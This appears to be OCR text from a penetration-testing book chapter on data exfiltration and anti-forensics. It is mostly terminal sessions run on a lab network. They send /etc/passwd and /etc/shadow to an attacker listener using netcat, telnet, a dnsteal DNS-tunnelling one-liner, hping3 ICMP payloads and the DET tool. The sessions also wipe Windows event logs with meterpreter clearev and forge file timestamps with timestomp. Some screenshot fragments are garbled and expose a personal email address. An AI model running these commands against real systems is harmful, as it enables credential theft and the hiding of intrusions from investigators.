

KS & VIDEOS
TECH
PACKT
SUPPORT
Mapt
et unlimited access
Packt's 4,000
eBooks & videos.
Start your Free Trial
*Billed at $29.99 a mo h after your trial ends
Feed your mind...
Script AngularJS Linux Unity Hadoop Android iOS D
Blender Bootstrap Data Analysis
Your desktop is currently shared with vijaykvelu@gmail.com
Stop Sharing



Start your Free Trial
*Billed at $29.99 a mo h after your trial ends
Feed your mind...
Script AngularJS Linux Unity Hadoop Android iOS
Blender Bootstrap Data Analysis
Your desktop is currently shared with vijayvkvelu@gmail.com
Stop Sharing



17:36
My Computers
DESKTOP-GIE32H7
Host is offline. Last seen online 3 hours ago, 14:28.


17:36
My Computers
DESKTOP-GIE32H7
Host is offline. Last seen online 3 hours ago, 14:28.


Your desktop is currently shared with vijayvkvelu@gmail.com
Stop Sharing


root@kali: ~/exfil/DET
root@kali:~/exfil/DET# nc -lvp 2121
listening on [any] 2121 ...
connect to [192.168.1.104] from kali [192.168.1.104] 58706
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
root@kali: /
root@kali:/# cat /etc/passwd | telnet 192.168.1.104 2121
Trying 192.168.1.104...
telnet: Unable to connect to remote host: Connection refused
root@kali:/#


Local devices and resources
Choose the devices and resources on this computer that you want to use in your remote session.
Smart cards
Ports
Drives
Local Disk (C:)
Local Disk (D:)
Drives that I plug in later
Other supported Plug and Play (PnP) devices


Hard Disk Drives (1)
Local Disk (C:)
41.4 GB free of 59.9 GB
Devices with Removable Storage (1)
DVD
DVD Drive (D:)
Network Location (3)
users (\\192.168.0.119) (X:)
41.4 GB free of 59.9 GB
C$ (\\192.168.0.166) (Z:)
42.2 GB free of 59.9 GB

```
root@kali:~/exfil/dnsteal# ./dnsteal.py 192.168.1.104 -z -s 4 -b 57 -f 17


     ___  _  _ ___ _                 _
    |   \| \| / __| |_ ___ __ _ _| |
    | |) | .` \__ \  _/ -_) _` | |
    |___/|_|\_|___/\__\___\__,_|_|v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.1.104:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
        # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base
 else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104 `echo -ne

[?] Copy entire folder (ZIP enabled)
        # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c
(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104 `

[+] Once files have sent, use Ctrl+C to exit and save.
```

```
root@kali:~/exfil# f=List.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| b
ase64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i
-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104
 `echo -ne $r$f|tr "+" "*"` +short; done
```

```
 [+] Once files have sent, use Ctrl+C to exit and save.

 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '245 bytes'    - List.txt
 [>] len: '117 bytes'    - List.txt
 ^C

 [Info] Saving recieved bytes to './recieved_2017-06-13_12-20-57_List.txt'
 [md5sum] '30177bdb21b8a1550b3dfc970dc04d9c'
```

```
root@kali:~/exfil/dnsteal# cat ./recieved_2017-06-13_12-20-57_List.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
root@kali:~/exfil/exfiltools# tcpdump -i eth0 'icmp and src host 192.168.1.104' -w importantfile.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
root@ext-kali:/home/trump# cat /etc/passwd > exfiterthis
root@ext-kali:/home/trump# cat /etc/shadow >> exfiterthis
root@ext-kali:/home/trump# hping3 -1 -E ./exfiterthis -u -d 1500 192.168.1.104
HPING 192.168.1.104 (eth0 192.168.1.104): icmp mode set, 28 headers + 1500 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=1500 ip=192.168.1.104 ttl=128 DF id=2912 icmp_seq=0 rtt=3.7 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26714 icmp_seq=0 rtt=3.7 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2914 icmp_seq=1 rtt=3.5 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26818 icmp_seq=1 rtt=3.6 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2916 icmp_seq=2 rtt=3.5 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=26953 icmp_seq=2 rtt=3.5 ms
EOF reached, wait some second than press ctrl+c
len=1500 ip=192.168.1.104 ttl=128 DF id=2921 icmp_seq=3 rtt=3.4 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=27100 icmp_seq=3 rtt=15.5 ms
len=1500 ip=192.168.1.104 ttl=128 DF id=2924 icmp_seq=4 rtt=7.3 ms
DUP! len=1500 ip=192.168.1.104 ttl=64 DF id=27182 icmp_seq=4 rtt=7.4 ms
```

```
root@kali:~/exfil# ls -la extfilterated_hex.txt
-rw-r--r-- 1 root root 83440 Jun 13 14:25 extfilterated_hex.txt
root@kali:~/exfil# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> f=open('extfilterated_hex.txt','r')
>>> hex_data=f.read()
>>> ascii_data=hex_data.decode('hex')
>>> print ascii_data
▒▒Oroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
root@kali:~/exfil/DET# python det.py -c ./config-sample.json -p icmp -L
[2017-06-13.09:29:52] CTRL+C to kill DET
[2017-06-13.09:29:52] [icmp] Listening for ICMP packets..
[2017-06-13.09:29:52] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
196.14
[2017-06-13.09:29:53] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
196.14
[2017-06-13.09:29:54] [icmp] Received ICMP packet from: 192.168.0.120 to 216.58.
```

```
root@kali:~/exfil/DET# python det.py -f /etc/passwd -p icmp -c ./config-sample.json
[2017-06-13.09:35:57] CTRL+C to kill DET
[2017-06-13.09:35:57] Launching thread for file /etc/passwd
[2017-06-13.09:35:57] Using icmp as transport method
[2017-06-13.09:35:57] [!] Registering packet for the file
[2017-06-13.09:35:57] [icmp] Sending 84 bytes with ICMP packet
[2017-06-13.09:35:57] Sleeping for 10 seconds
[2017-06-13.09:36:07] Using icmp as transport method
[2017-06-13.09:36:07] [icmp] Sending 936 bytes with ICMP packet
[2017-06-13.09:36:07] Sleeping for 6 seconds
[2017-06-13.09:36:13] Using icmp as transport method
[2017-06-13.09:36:13] [icmp] Sending 1056 bytes with ICMP packet
[2017-06-13.09:36:13] Sleeping for 2 seconds
[2017-06-13.09:36:15] Using icmp as transport method
[2017-06-13.09:36:15] [icmp] Sending 832 bytes with ICMP packet
[2017-06-13.09:36:15] Sleeping for 5 seconds
[2017-06-13.09:36:20] Using icmp as transport method
[2017-06-13.09:36:20] [icmp] Sending 152 bytes with ICMP packet
[2017-06-13.09:36:20] Sleeping for 3 seconds
[2017-06-13.09:36:23] Using icmp as transport method
[2017-06-13.09:36:23] [icmp] Sending 24 bytes with ICMP packet
```

```
[2017-06-13.09:36:23] [icmp] Received ICMP packet from: 1
.1.111
[2017-06-13.09:36:23] Received 18 bytes
[2017-06-13.09:36:23] File passwd recovered
[2017-06-13.09:36:24] [icmp] Received ICMP packet from: 1
```

```
meterpreter > clearev
[*] Wiping 1272 records from Application...
[*] Wiping 4816 records from System...
[*] Wiping 3756 records from Security...
```

```
meterpreter > timestomp -h

Usage: timestomp OPTIONS file_path

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

```
meterpreter > timestomp README.txt -v
Modified      : 2017-06-14 08:19:23 -0400
Accessed      : 2017-06-14 08:19:23 -0400
Created       : 2017-06-14 08:19:23 -0400
Entry Modified: 2017-06-14 08:19:23 -0400
```

```
meterpreter > timestomp -z "01/01/2001 10:10:10" README.txt
01/01/2001 10:10:10
[*] Setting specific MACE attributes on README.txt
meterpreter > timestomp README.txt -v
Modified      : 2001-01-01 10:10:10 -0500
Accessed      : 2001-01-01 10:10:10 -0500
Created       : 2001-01-01 10:10:10 -0500
Entry Modified: 2001-01-01 10:10:10 -0500
```